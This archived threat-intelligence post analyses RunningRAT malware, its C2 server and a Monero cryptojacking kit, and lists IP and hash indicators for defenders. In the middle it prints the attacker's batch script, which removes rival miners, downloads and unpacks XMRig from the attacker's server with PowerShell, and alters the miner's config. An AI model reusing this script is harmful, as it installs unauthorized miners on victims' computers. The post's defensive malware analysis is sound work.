# RunningRAT’s Next Move: From Remote Access to Crypto mining For Profit

Published: 2024-11-05 · Archived: 2026-04-05 13:10:32 UTC

TABLE OF CONTENTS



This post explores RunningRAT, a remote access trojan (RAT) recently found deploying crypto mining payloads. Previously known for its remote access and information-stealing capabilities, RunningRAT's appearance in crypto mining suggests an expanded use case for this malware family. We examined its infrastructure, delivery tactics, and C2 techniques, focusing on how open directories are leveraged in these operations.

**Summary of Findings**:

- Discovery of a RunningRAT sample hosted in an accessible online repository, with evidence linking it to a second server containing crypto mining tools.
- Analysis of malware communication with a separate VPS, suggesting coordinated infrastructure for staging and payload delivery.
- Detailed review of C2 techniques and infrastructure indicators, including identified IPs relevant for threat intelligence monitoring.

## RunningRAT Overview

First observed in 2018, RunningRAT was part of a campaign targeting organizations linked to the Pyeongchang Winter Olympics. Deployed alongside other malware families, such as Gold Dragon and Brave Prince, it supported attacks focused on data collection and persistent access within targeted networks.

Designed for stealthy system control and monitoring, RunningRAT consists of two DLLs: the first disables antimalware protections and executes the main DLL, while the second leverages in-memory anti-debugging techniques. Once operational, it collects system information and transmits data to its command-and-control (C2) server.

Historically, RunningRAT has functioned as an access and data-gathering tool, with minimal coverage in threat reports since McAfee's 2018 findings. Despite this, samples continue to be uploaded to repositories like Malware Bazaar, indicating its ongoing use without drawing significant focus from security vendors.

This latest discovery suggests a potential shift in RunningRAT's operational use toward crypto mining, hinting at a possible new direction for the malware, albeit on a limited scale.

## RATs in the Open: Tracking RunningRAT's Presence in Public Directories

During routine threat hunting, our research team identified an open directory at IP address `139.162.102[.]163:80`, hosted on the Akamai Connected Cloud ASN in Japan. The server hosted a handful of files: a sample of RunningRAT, named me.exe, and a PHP script named nnr.php.




Figure 1: Screenshot of the open directory hosting the RunningRAT file. (Source: Hunt)

`me.exe` (SHA-256: `b10884a495070c2f9ee183bbbb6d1b8f7351fc75d094f4bb212c38c859a6e867`) seemed to confuse analysis engines greatly. Hatching Triage identified the file as RunningRAT, while VirusTotal produced various labels, including Winnti ZxShell, among others. The inconsistent classification likely contributes to its minimal visibility in public reporting.




Figure 2: VirusTotal detection results for me.exe (Source: VirusTotal)

Wondering what other open directories hosted a RunningRAT sample? Clicking the red button with the virus symbol on the webpage in Figure 1 reveals a list of current and historical servers hosting the RAT.

As seen below, me.exe appears consistently across multiple directories, indicating a potential pattern in how adversaries deploy and maintain the malware.




Figure 3: Historical RunningRAT samples in open directories (Source: Hunt).

Upon execution, me.exe initiates a multi-step process resulting in three files being dropped into the System 32 directory:

1. **NETSYSDDL.exe**
SHA-256: 6cbe0e1f046b13b29bfa26f8b368281d2dda7eb9b718651d5856f22cc3e02910

2. **240634687.dll**
SHA-256: 152f1bf6b11eb2f8e0f31bce6853f7f9fa604164a429741ec0973f508f6520e1

3. **ini.ini**
SHA-256: db312628b3001d24ca2836ab065bed9573f65158a3b31d97f009f44110c4a4cb

The above files enable further execution steps, detailed in the process analysis below.

**Initial Execution**

- **C:\Users\Admin\AppData\Local\Temp\me.exe**

**Service Initialization and DLL Loading**

- **C:\Windows\SysWOW64\svchost.exe -k "NETSYSDDL"**
  **Description**: The process spawns an instance of svchost.exe, running under the service group "`NETSYSDDL.`" This service group does not represent a standard Windows service name and likely represents a custom configuration created to mask the execution of malicious components under legitimate Windows processes.

- **C:\Windows\SysWOW64\NETSYSDDL.exe**
  **Description**: NETSYSDDL.exe is then launched from the SysWOW64 directory. This binary serves as a loader, executing the `240634687.dll` file with the function call to "`MainThread.`" This indicates that NETSYSDDL.exe acts as a wrapper for the primary DLL payload.

**DLL Execution**

- **C:\Windows\System32\NETSYSDDL.exe**
  **"C:\Windows\System32\240634687.dll", MainThread**
  **Description**: NETSYSDDL.exe loads 240634687.dll from the System32 directory, initiating the "`MainThread`" function. This function executes the RAT's core operations, including data collection, C2 communication, and persistence setup.

The configuration file ini.ini contains minimal information, with only the following entries:


Figure 4: Screenshot displaying the contents of ini.ini.

The limited number of configuration fields suggests that ini.ini is a minimal setup file, possibly intended to establish a basic configuration without revealing operational information.

### Network Communications

me.exe initiates communication with the C2 server at `24.199.123[.]1` on TCP port **4000**. This IP will be covered in more detail in the following section.

Analyzing the initial packet capture (PCAP) between me.exe and the C2, we observed a unique header and several strings that provide insight into the malware's activity. The initial packet includes the header "**hx**" and a few ambiguous strings whose purpose is unclear.

Among the more identifiable strings is a reference to "4192MHz," likely indicating an 8-core CPU running at 4.192 GHz. This suggests that the RAT may be profiling the hardware of the compromised machine to assess its processing capacity-an attribute consistent with the presence of crypto mining tools on the C2 server.

Additionally, the packet includes a timestamp and a string resembling a password or unique identifier: "`heybro123456`." This identifier may serve as an authentication token or session key, though its exact role requires further analysis.




Figure 5: Screenshot of the initial packet sent to the C2 by me.exe.

## RAT's Nest: RunningRAT's C2 and Cryptocurrency Mining Payloads

The command-and-control server associated with RunningRAT resolves to the domain `host404111[.]xyz`. Hosted on a DigitalOcean VPS in the U.S., this IP has a few more interesting findings identified during our analysis, which we'll detail below.




Figure 6: Overview of 24.199.123[.]1 (Source: Hunt).

Further investigation into this IP revealed another open directory hosted on an HTTP File Server (HFS) accessible on port **1234**.




Figure 7: C2 at 24.199.123[.]1 and open directory containing multiple files.

Several files point to a clear intent to deploy cryptocurrency miners within the directory, specifically targeting **Monero** through the XMRig mining software. Among these files are two batch scripts: `xmr-normal.bat` and `xmr-unban.bat`.

Analysis of both files reveals them to be identical. However, the naming convention suggests that xmr-unban.bat may be intended for situations where mining activity has been restricted or blocked, potentially re-enabling access.

Within the batch files are a series of Windows CMD and PowerShell commands that attempt to remove any competing coinminers that might be present on the host. Following this, the scripts download xmrig.zip to the compromised host, initiating the XMRig miner installation.

```
echo [*] Removing previous c3pool miner (if any)
sc stop c3pool_miner
sc delete c3pool_miner
taskkill /f /t /im xmrig.exe

:REMOVE_DIR0
echo [*] Removing "%USERPROFILE%\c3pool" directory
rmdir /q /s "%USERPROFILE%\c3pool" >NUL 2>NUL
IF EXIST "%USERPROFILE%\c3pool" GOTO REMOVE_DIR0

echo [*] Downloading c3pool advanced version of xmrig to "%USERPROFILE%\xmrig.zip"
powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('http://24.199.123.1:1234/xmrig.zip', '%USERPROFILE%\xmrig.zip')"
if errorlevel 1 (
  echo ERROR: Can't download c3pool advanced version of xmrig
  goto MINER_BAD
)

echo [*] Unpacking "%USERPROFILE%\xmrig.zip" to "%USERPROFILE%\c3pool"
powershell -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory('%USERPROFILE%\xmrig.zip', '%USERPROFILE%\c3pool')"
if errorlevel 1 (
  echo [*] Downloading 7za.exe to "%USERPROFILE%\7za.exe"
  powershell -Command "$wc = New-Object System.Net.WebClient; $wc.DownloadFile('http://24.199.123.1:1234/7za.exe', '%USERPROFILE%\7za.exe')"
  if errorlevel 1 (
    echo ERROR: Can't download 7za.exe to "%USERPROFILE%\7za.exe"
    exit /b 1
  )
  echo [*] Unpacking stock "%USERPROFILE%\xmrig.zip" to "%USERPROFILE%\c3pool"
  "%USERPROFILE%\7za.exe" x -y -o"%USERPROFILE%\c3pool" "%USERPROFILE%\xmrig.zip" >NUL
  del "%USERPROFILE%\7za.exe"
)
del "%USERPROFILE%\xmrig.zip"

echo [*] Checking if advanced version of "%USERPROFILE%\c3pool\xmrig.exe" works fine ^(and not removed by antivirus software^)
powershell -Command "$out = cat '%USERPROFILE%\c3pool\config.json' | %%{$_ -replace '\"donate-level\": *\d*,', '\"donate-level\": 0,'} | Out-String; $out | Out-File -Encoding ASCII '%USERPROFILE%\c3pool\config.json'"
"%USERPROFILE%\c3pool\xmrig.exe" --help >NUL
if %ERRORLEVEL% equ 0 goto MINER_OK
:MINER_BAD
```

Figure 8: Snippet of contents of xmr-unban.bat using PowerShell to install XMRig CoinMiner.

After downloading xmrig.zip, the batch script decompresses the file using 7za.exe, a 7zip utility included in the directory. The folder's contents reveal an XMRig CoinMiner executable ( `xmrig.exe` ), a Windows driver file, and a configuration file. The batch script then follows a similar process for nssm.zip, which contains NSSM (Non-Sucking Service Manager), using it to register the miner as a service under the name " `c3pool_miner.` "

```
    "donate-level": 1,
    "donate-over-proxy": 1,
    "log-file": null,
    "pools": [
        {
            "algo": null,
            "coin": null,
            "url": "auto.c3pool.org:19999",
            "user": "YOUR_WALLET_ADDRESS",
            "pass": "x",
            "rig-id": null,
            "nicehash": false,
            "keepalive": true,
            "enabled": true,
            "tls": false,
            "tls-fingerprint": null,
            "daemon": false,
            "socks5": null,
            "self-select": null,
            "submit-to-origin": false
        }
    ],
    "print-time": 60,
    "health-print-time": 60,
    "dmi": true,
```


Figure 9: Snippet of the configuration file found within the xmrig.zip archive.

No wallet addresses were found in the XMRig-related files analyzed.

Earlier this year, AhnLab observed a threat actor, designated "Mimo," using a similar approach to deploy coinminers after exploiting known vulnerabilities such as Log4Shell. This method also involved batch scripts, PowerShell commands, and NSSM to set up and execute XMRig.

### kill.exe

The file `kill.exe` (SHA-256: `c55a1c1e2d0623fd7c5b2224e2e5a7b6f053f997080fb4f3d37a37d1b9ce807a`) is a Windows executable created with PyInstaller. It retains its default icon, indicating the threat actor did not customize it to blend in with system files. Dynamic analysis results indicate that the EXE is intended to function as a spyware tool designed to scan the compromised device's file system for stored credentials from files and web browsers.

Upon execution, an initial connection is made to **api.ipify[.]org**-likely to retrieve the public IP address of the compromised host for attacker awareness. It then attempts to connect to the C2 server at 24.199.123[.]1 over TCP port **5000**.

Analysis of the PCAP associated with this connection revealed limited data transmission, suggesting potential issues with the program's functionality. Testing within a different environment may yield a different outcome, or the program may be configured to send credentials under specific conditions not met in our analysis.

## Conclusion

RunningRAT, initially identified in campaigns targeting the 2018 Pyeongchang Winter Olympics, continues to adapt beyond its original role in data collection and remote access. This post highlighted recent findings of its deployment in public directories, its C2 infrastructure, and possible use in crypto mining-a shift that may signal an interest in financial gain through compromised systems.

We examined how me.exe operates, from file execution to unique network communications with a C2 server that profiles system resources for crypto mining suitability. RunningRAT's ongoing development demonstrates that even established malware can evolve in unexpected ways.

RunningRAT illustrates that long-standing malware may still present significant risks, underscoring the importance of monitoring for new uses of familiar tools.

## Network Observables

| IP Address | Hosting Country | ASN | Domain(s) | Ports |
|---|---|---|---|---|
| 139.162.102[.]163 | JP | Akamai Connected Cloud | N/A | 80 - Open directory<br>445<br>3306<br>3389 |
| 24.199.123[.]1 | US | DigitalOcean, LLC | host404111[.]xyz | 80<br>1234 - Open directory<br>4000<br>5000 |

## File Observables

| Filename | SHA-256 |
|---|---|
| me.exe | b10884a495070c2f9ee183bbbb6d1b8f7351fc75d094f4bb212c38c859a6e867 |
| kill.exe | c55a1c1e2d0623fd7c5b2224e2e5a7b6f053f997080fb4f3d37a37d1b9ce807a |
| xmrig.zip | 27a823c06e68b5f32c2331ef89de4f1de1773f39449a3509b3f397c3c4376cad |
| xmr-normal.bat | e8d595834bb500f0bb3ad688fe7307e3a182229f3ef16a16549c9797cf1d8985 |
| xmr-unban.bat | 175d861d8f1337df6a0aafb845c2b7967d0c1ecd8c230e345d75d557440f15e5 |
| config.json | 54409f5edb22b2c84de1ff5e6a76dd4b34d5acde60a0777f16251ccf4849929f |

| Filename | SHA-256 |
| --- | --- |
| WinRing0x64.sys | 11bd2c9f9e2397c9a16e0990e4ed2cf0679498fe0fd418a3dfdac60b5c160ee5 |
| xmrig.exe | b69bf007797fdfecc90c5511dde776dc6c18c48cddec2804753533dbee4af80d |

---

Source: https://hunt.io/blog/runningrat-from-remote-access-to-crypto-mining